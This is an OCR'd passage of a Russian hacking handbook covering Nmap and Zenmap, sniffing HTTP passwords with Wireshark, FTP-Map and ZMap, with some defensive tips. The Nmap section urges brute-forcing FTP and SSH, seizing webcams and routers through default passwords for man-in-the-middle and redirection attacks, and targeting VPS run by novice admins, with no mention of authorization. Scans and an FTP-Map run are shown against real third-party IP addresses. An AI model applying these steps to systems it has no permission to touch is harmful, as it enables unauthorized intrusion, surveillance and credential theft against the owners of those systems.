
Т.е. если вы тестируете на проникновение конкретный компьютер/сервер, то проверяйте все порты — с первого до последнего (65535). Если диапазон тестируемой сети небольшой, то можно задать тестирование всех портов с фильтрацией по словам ftp (| grep 'ftp'), ssh (| grep 'ssh') и т. д. Например так:

```
nmap -sS -sV -vv -n -Pn -T5 193.106.148.1-255 -p1-65535 -oG - | grep 'ftp'
```

Нужно быть готовым к большим затратам времени.


Zenmap — Графический интерфейс (GUI) для Nmap

У команды nmap огромное количество опций. Если вы запутались в этих опциях и хотите чего-то более дружеского и привычного, то обратите своё внимание на Zenmap. Это графический интерфейс для Nmap.




(Нажмете на изображение, чтобы увеличить)

По большому счёту, нужно только ввести адрес цели. Уже установлен профиль сканирования по умолчанию, который вы всегда можете поменять на другой. Вам не нужно помнить и вводить ключи, как это необходимо для приложения командной строки. Всё просто, вывод раскрашен разными цветами, что облегчает восприятие. Есть несколько вкладок, в которых визуализирована и обобщена полученная информация.



(Нажмете на изображение, чтобы увеличить)



(Нажмете на изображение, чтобы увеличить)

Что делать с полученной в Nmap информацией

Собственно, а что нам дают все эти открытые порты, все эти службы, все эти компьютеры с FTP и прочим?

Если вы умеете пользоваться только Nmap, то полученная в ней информация вряд ли пригодится. Это только начало пути. Варианты использования полученной информации:

- если нашли веб-сервер, то для начала можно просто открыть и посмотреть что там. Варианты бывают разные — бывают обычные сайты, которые видны в Интернете по доменному имени, бывают сайты в разной степени готовности начинающих системных администраторов и веб-мастеров. Бывает, можно

просто пройтись по каталогам, посмотреть приготовленные файлы, попробовать стандартные пароли для phpMyAdmin и т. д.

- FTP, SSH и многое прочее можно брутфорсить. Если удастся подобрать пароль, то можно получить доступ к частному FTP или вообще завладеть всем компьютером, если удастся подобрать учётную запись SSH. Ссылки на инструкции по брутфорсу даны в конце статьи.
- особенно легко, практически голыми руками, можно брать веб-камеры — очень часто там стандартные пароли, которые можно нагуглить по модели камеры.
- также интересны роутреры. Довольно часто в них стандартные (заводские) пароли. Получив доступ в роутер можно: выполнить атаку человек-по-середине, сниффинг трафика, перенаправить на подложные сайты, на сайты-вымогатели и т. д.
- зная версии запущенных программ можно попробовать поискать эксплойты для них. Ссылки на материал по эксплойтам также дан в конце статьи.
- если вы совсем новичок, то рекомендую программу Armitage. Она может: автоматически искать и применять эксплойты, брутфорсить различные службы. У программы графический интерфейс — вообще она довольно простая. Материал по Armitage: «Инструкция по Armitage: автоматический поиск и проверка эксплойтов в Kali Linux».

Где брать адреса для сканирования?

Типичными лёгкими целями являются VPS, которые настроили начинающие системные администраторы. Если вас интересует сканирование адресов в конкретном городе или по конкретному провайдеру, то можно воспользоваться этим сервисом.

Дополнительный материал по Nmap и о том, делать с полученными результатами сканирования

Для продолжения чтения рекомендуются:

- Книга по Nmap на русском
- BruteX: программа для автоматического брутфорса всех служб
- THC-Hydra: очень быстрый взломщик сетевого входа в систему (часть первая)
- База данных эксплойтов от Offensive Security (создателей Kali Linux)
- Metasploit Exploitation Framework и searchsploit — как искать и как использовать эксплойты
- Инструкция по Armitage: автоматический поиск и проверка эксплойтов в Kali Linux
- FTP-Map: определяем программное обеспечение и его версию для FTP-серверов и ищем для них эксплойты

Подборка материала для системных администраторов:

- Как установить безопасный SFTP сервер в Linux
- Как включить ssh вход без ввода пароля
- Настройка защищённого VPS (VDS) на Debian. Часть первая: Установка Apache, PHP, MySQL

- Как настроить fail2ban для защиты сервера Apache HTTP
- Как скрыть версии веб-сервера Apache и PHP (на Linux и Windows)
- Как усилить веб-сервер Apache с помощью mod security и mod evasive на CentOS
- Как установить ModSecurity (mod security) на Apache (на Windows)
- Как установить Apache, MariaDB/MySQL и PHP на CentOS (LAMP)

Глава 53. Книга по Nmap на русском

Источник: https://nmap.org/man/ru/

Информация по скриптам Nmap (на английском): https://nmap.org/nsedoc/index.html

Самая последня версия документации по Nmap (на английском): http://nmap.org/book/man.html

Официальная книга по Nmap от создателей Nmap (на английском): http://nmap.org/book/toc.html

Читать онлайн либо скачать книгу: http://webware.biz/?p=4540#5

Глава 54. Взлом пароля веб-сайта с использованием WireShark (и защита от этого)

Вы знаете, что каждый раз, когда вы заполняете ваши имя пользователя и пароль на веб-сайте и нажимаете ENTER, вы отправляете ваш пароль. Хорошо, конечно вы это знаете. Как ещё мы собираемся авторизовать себя на веб-сайте?? Но (да, здесь есть маленькое НО) когда веб-сайт позволяет вам авторизоваться используя HTTP (PlainText), очень просто захватить этот трафик от любой машины в локальной сети (и даже в Интернете) и проанализировать его. Это означает, кто-то может хакнуть пароль от любого веб-сайта, использующего HTTP протокол для авторизации. Понятно, чтобы сделать это через Интернет вы должны быть способны сидеть на шлюзе или центральном хабе (BGP роутеры смогли бы — если у вас есть доступ, и трафик проходит через них).

Но сделать это в локальной сети проще и, в то же время, это поразит вас, насколько небезопасен на самом деле HTTP. Вы могли бы сделать это с вашим соседом по комнате, вашей рабочей сетью или даже школьной, сетью колледжа, университета, если сеть позволяет широковещательный трафик и ваша сетевая карта может быть настроена на неразборчивый режим.

Итак, давайте попробуем это на простом веб-сайте. Я это буду делать внутри одной машины. Вы же можете попробовать это между VirtualBox/VMWare/Физическими машинами.

Обратите внимание: некоторые роутеры на делают широковещательную рассылку, в этих отдельных случаях ничего не получится.

Шаг 1. Запуск Wireshark и захват трафик


В Kali Linux вы можете запустить Wireshark проследовав

Приложения > Kali Linux > Top 10 Security Tools > Wireshark

В Wireshark перейдите к пункту меню Capture > Interface и выберите интересующий вас интерфейс, у меня соединение по проводу, поэтому я выбираю eth0, для беспроводного доступа интерфейс может называться wlan0.



В идеале, после нажатия кнопки Start Wireshark должен начаться захват трафика. Если этого не произошло, то перейдите в меню Capture > Start



Шаг 2. Фильтр захваченного трафика для поиска POST данных

В то время, пока Wireshark прослушивает сетевой трафик и захватывает его. Я открыл браузер и залогинился на веб-сайте, используя имя пользователя и пароль. Когда процесс авторизации был завершён и я вошёл на сайт, я вернулся и остановил захват в Wireshark. Вообще, фильтрацию трафика можно делать и не останавливая захват. После запуска, например, можно установить фильтрацию и просматривать только захват, удовлетворяющий определённым требованиям.

Обычно в Wireshark множество данных. Но нас интересуют только данные, отправленные методом POST.

Почему только POST?

Потому что когда вы печатаете ваше имя и пароль и нажимаете кнопку входа, данные на удалённый сервер отправляются методом POST.

Для фильтрации всего трафика и нахождения данных POST, наберите следующее в окне для ввода фильтра:

```
http.request.method == "POST"
```


Посмотрите скриншот внизу. Он отображает 1 событие событие POST.



(Нажмите на изображение, чтобы увеличить)


Шаг 3: Анализ данных POST на наличие имени пользователя и пароля

Сейчас кликните правой кнопкой на этой линии и выберите **Follow TCP Steam**



(Нажмите на изображение, чтобы увеличить)

Это откроет новое окно, содержащее что-то вроде такого:



Видите я выделил строчку **log=Dimon&pwd=justfortest?**

Т.е.

log=Dimon (имя пользователя: Dimon)

pwd=justfortest (пароль: justfortest)

Вот так вот, выдуманный пользователь WebWare.biz спалил свой пароль.

Как бороться с перехватом трафика WireShark и другими подобными программами

1. Не позволяйте посторонним лицам иметь доступ в вашу сеть. Например, не нужно свой Wi-Fi делать публичным, не нужно сообщать пароль от него посторонним лицам.

2. Когда вы сами пользуетесь публичными точками доступа, то, хотя бы, помните об угрозе перехвата пароля. Даже если вы не производили вход (не вводили логин и пароль), то ваш браузер постоянно обменивается с сайтами, на которых вы авторизованы, данными кукиз. Это не тоже самое что пароль, иногда кукиз просто бесполезны.

Это не значит что нужно прекратить пользоваться публичными точками доступа. Но поменяв пароль, когда вернётесь к «безопасной» сети, вы сделаете

бессмысленным захват тех данных, который мог произойти пока вы пользовались публичной сетью.

3. Используйте VPN, эта технология способна решить все проблемы с небезопасными сетями разом.

4. Самый действенный способ — SSL-сертификаты. У меня по этому поводу две новости: плохая и хорошая. Начну с плохой: от нас, от пользователей сайтов, не зависит, установлен ли на веб-сайте SSL-сертификат, если сертификат не установлен, то мы никак не можем это исправить. Хорошая новость: почти все популярные веб сайты (разные твитеры, вконтакте, фейсбуки, гугл-почты, яндекс-почты и т. д.) имеют эти сертификаты. Даже у Википедии теперь есть!

Если вы владелец сайта, то можно задуматься об установлении SSL-сертификата. Кроме уже названного преимущества (невозможность перехвата данных, отправляемых/получаемых на/с вашего сайта), ещё и Гугл обещала учитывать наличие SSL-сертификата при ранжировании (если этот сертификат есть, то позиции в поиске выше). Проблема в том, цена самых дешёвых сертификатов, даже по акции со скидкой, начинается от 400 рублей. За эти деньги можно купить несколько месяцев хостинга, при весьма эфемерной выгоде от наличия SSL-сертификата.

Если вас всё-таки заинтересовали эти сертификаты, то рекомендую обратиться к моей статье «Что такое SSL-сертификаты, для чего они нужны и как сэкономить покупая сертификат». Там и где купить со скидкой, и как установить, и прочее.

Глава 55. FTP-Map: определяем программное обеспечение и его версию для FTP-серверов и ищем для них эксплойты

Ftpmap сканирует удалённые FTP-сервера для идентификации, какое программное обеспечение и какой версии они используют. Она использует специфичные для программ «отпечатки пальцев» для обнаружения имени программного обеспечение даже тогда, когда банеры были изменены или удалены или когда некоторые функции были отключены. FTP-Map также попытается найти эксплойты для программы/версии, используемой для FTP сервера. FTP-Map также содержит инструменты для удалённого «снятия отпечатков».

Адрес проекта: https://github.com/Hypsurus/ftpmap

Установка FTP-Map на Kali Linux

```
apt-get install automake autoconf
```

Я все сторонние программы ставлю в каталог ~/opt

```
cd ~/opt/
git clone git://github.com/Hypsurus/ftpmap
cd ftpmap/
autoreconf
./configure
make
sudo make install
```

Использование FTP-Map

```
ftpmap -s [host] [OPTIONS]...
```

```
root@WebWare-Kali:~# ftpmap -S -s 119.76.61.110

:: Starting FTP-Map 0.10 - Scanning (119.76.61.110:21)...

:: FTP Banner: 220 ucftpd FTP server ready.
:: Trying to login with: anonymous:NULL
:: 530 Login incorrect
:: Trying to detect FTP server by banner...
:: Trying to detect FTP server by fingerprint...
:: Fingerprint saved: 119.76.61.110-fingerprint.log

:: This may be running :

+--------------------------------+
1) WuFTPd 2.6 - 2.1%
+--------------------------------+
2) ProFTPd 1.2.3 - 3.1%
+--------------------------------+
3) ProFTPd 1.2.2 - 3.2%
+--------------------------------+

:: Searching exploits...
+----------------------------------------------------------------------+

|wu-ftpd 2.6.2 - Remote Denial of Service Exploit (wuftpd-freezer.c)|
+----------------------------------------------------------------------+
|http://exploit-db.com/download/115|
+-------------------------------------+

:: Unable to determine FTP port sequence numbers

.:: Scan for: 119.76.61.110 complete ::.

:!: Please send the fingerprint to hypsurus@mail.ru to improve FTP-Map.

:: Saved log file: 119.76.61.110.log
root@WebWare-Kali:~#
```

Опции:	
--scan, -S	- Начать FTP сканирование.
--server, -s <host>	- FTP сервер.
--port, -P <port>	- FTP порт (по умолчанию: 21).
--user, -u <user>	- FTP пользователь (по умолчанию: anonymous).
--password, -p <password>	- FTP пароль (по умолчанию: NULL).
--execute, -x <cmd>	- Запустить команду на FTP сервере.
--nofingerprint, -n	- Не создавать отпечаток пальцев.
--login, -A	- Только залогиниться, напечатать вывод и выйти.

10|	--force, -F	- Принудительно создать отпечаток.
11|	--output, -o <file>	- Файл вывода.
12|	--list, -L <path>	- Получить список файлов и каталогов на FTP сервере.
13|	--delete <path>	- Удалить файлы/каталоги на сервере.
14|	--last-modified, -m <file>	- Вернуть время последней модификации заданного файла
15|		
16|	Опции Fuzzer:	
17|	--fuzzer, -f	- Использовать Fuzzer.
18|	--fuzzerlength,-b <длинна>	- Длина буфера для отправки. (по умолчанию: 256)
19|	--fuzzer-nologin, -l	- Не логиниться.
20|		
21|	Общие параметры:	
22|	--version, -v	- Показать информацию о версии и выйти.
23|	--help, -h	- Показать справку и выйти.

Кстати, если судить по адреску электронной почты (hypsurus@mail.ru) оставленному для отправки на него новых отпечатков и соответствующих ему названий программного обеспечения, проект создан нашим соотечественником.

Глава 56. ZMap или Как просканировать все IPv4 адреса мира за 45 минут

ZMap — это быстрый сканер сети, созданный для исследования обширных подсетей Интернета. На обычном настольном компьютере с гигабитным каналом, ZMap может просканировать все публичные IPv4 адреса в течение 45 минут. С десятью гигабитным каналом и PF_RING, сканирование с ZMap всех IPv4 адресов может занять до 5 минут.

Предыдущие сетевые инструменты создавались для сканирования небольших сетевых сегментов. Архитектура ZMap изначально строилась для сканирования всех адресов мира. Программа построена в модульной марене, чтобы позволять инкорпорироваться с другими инструментами исследования сети. ZMap работает на GNU/Linux и из коробки поддерживает TCP SYN и эхо запросы ICMP при сканировании.

ZMap более чем в 1300 раз быстрее чем именитый конкурент Nmap на наиболее агрессивных дефолтных настройках при той же точности.

Исходный код программы: https://github.com/zmap/zmap

Требования для ZMap

ZMap, в настоящее врем, работает только на 64-битных системах. При работе ему нужно 600 Мб оперативной памяти. Для компиляции нужен CMake 2.8.12 или выше.

Установка ZMap

Установка на Fedora 19+

Просто наберите:

```
yum install zmap
```

Если вы хотите установить на Archlinux, пожалуйста, посмотрите AUR ссылку: https://aur.archlinux.org/packages/zmap/

Компиляция ZMap

Установка ZMap на Kali Linux

На Kali Linux не ставится. При компиляции появляется ошибка:

```
CMake 2.8.12 or higher is required. You are running version 2.8.9
```

Т.е. нужен CMake 2.8.12 или более высокой версии, а на Kali CMake 2.8.9.

Для ZMap нужны GMP — бесплатная библиотека для вычислений с произвольной точностью, — gengetopt и libpcap. ZMap также использует flex и byacc. Эти пакеты **на ОС семейства Debian можно установить так:**

```
sudo apt-get install build-essential cmake libgmp3-dev gengetopt libpcap-dev flex byacc libjson-c-dev pkg-config
```

На RHEL- и основанных на Fedora системах запустите:

```
sudo yum install gmp gmp-devel gengetopt libpcap-devel flex byacc
```

Скачайте исходный код https://github.com/zmap/zmap

```
git clone https://github.com/zmap/zmap.git
```

Теперь, как обычно, 3 шага:

```
cmake [-DWITH_REDIS=ON] [-DWITH_JSON=ON] [-DENABLE_DEVELOPMENT=ON] ./
make
sudo make install
```

На Linux Mint компиляция прошла успешно, но установка прерывалась ошибкой:

```
-- Install configuration: ""
CMake Error at InstallConfFiles.cmake:2 (file):
  file COPY cannot find
  "/home/mial/opt/zmap.git/tags/v2.1.0-RC2/$./conf/blacklist.conf".
Call Stack (most recent call first):
  cmake_install.cmake:36 (include)

Makefile:66: ошибка выполнения рецепта для цели «install»
make: *** [install] Ошибка 1
```

Вместо того, чтобы разбираться в чём ошибка, я поменял содержимое файла **InstallConfFiles.cmake**. Было:

```
if(NOT EXISTS "/etc/zmap/blacklist.conf")
file(COPY "${PROJECT_SOURCE_DIR}/conf/blacklist.conf" DESTINATION "${CONFIG_DESTINATION}/blacklist.conf")
endif()

if(NOT EXISTS "/etc/zmap/zmap.conf")
file(COPY "${PROJECT_SOURCE_DIR}/conf/zmap.conf" DESTINATION "${CONFIG_DESTINATION}/zmap.conf")
endif()
```

Чтобы заработало я сделал так:

```
if(NOT EXISTS "/etc/zmap/blacklist.conf")
  file(COPY "./conf/blacklist.conf" DESTINATION "${CONFIG_DESTINATION}/blacklist.conf")
endif()

if(NOT EXISTS "/etc/zmap/zmap.conf")
  file(COPY "./conf/zmap.conf" DESTINATION "${CONFIG_DESTINATION}/zmap.conf")
endif()
```

Т.е. понятно, что по какой-то причине не была задана переменная **${PROJECT_SOURCE_DIR}**, но мне было не особо интересно разбираться, почему так случилось: для меня главное — чтобы работало. Кто знает — напишите в комментариях.

Использование ZMap

У меня ZMap не работала без прав суперпользователя, если у вас при запуске программы ошибка:

```
Jul 08 17:02:45.814 [FATAL] recv: could not open device eth0: eth0: You don't have permission to capture on that device (socket: Operation not permitted)
```

То запускаяте её от рута.

Следующая команда просканирует 10000 рандомных адресов на порту 80 при максимальной загрузке сети 10 мегабит в секунду:

```
zmap --bandwidth=10M --target-port=80 --max-targets=10000 --output-file=results.csv
```

А это абсолютно то же самое, только в сокращённой записи:

```
zmap -B 10M -p 80 -n 10000 -o results.csv
```

Понятно, что ZMap может быть использована для сканирования заданных подсетей или блоков CIDR. Например, для сканирования только 10.0.0.0/8 и 192.168.0.0/16 на порте 80 запустите:

```
zmap -p 80 -o results.csv 10.0.0.0/8 192.168.0.0/16
```

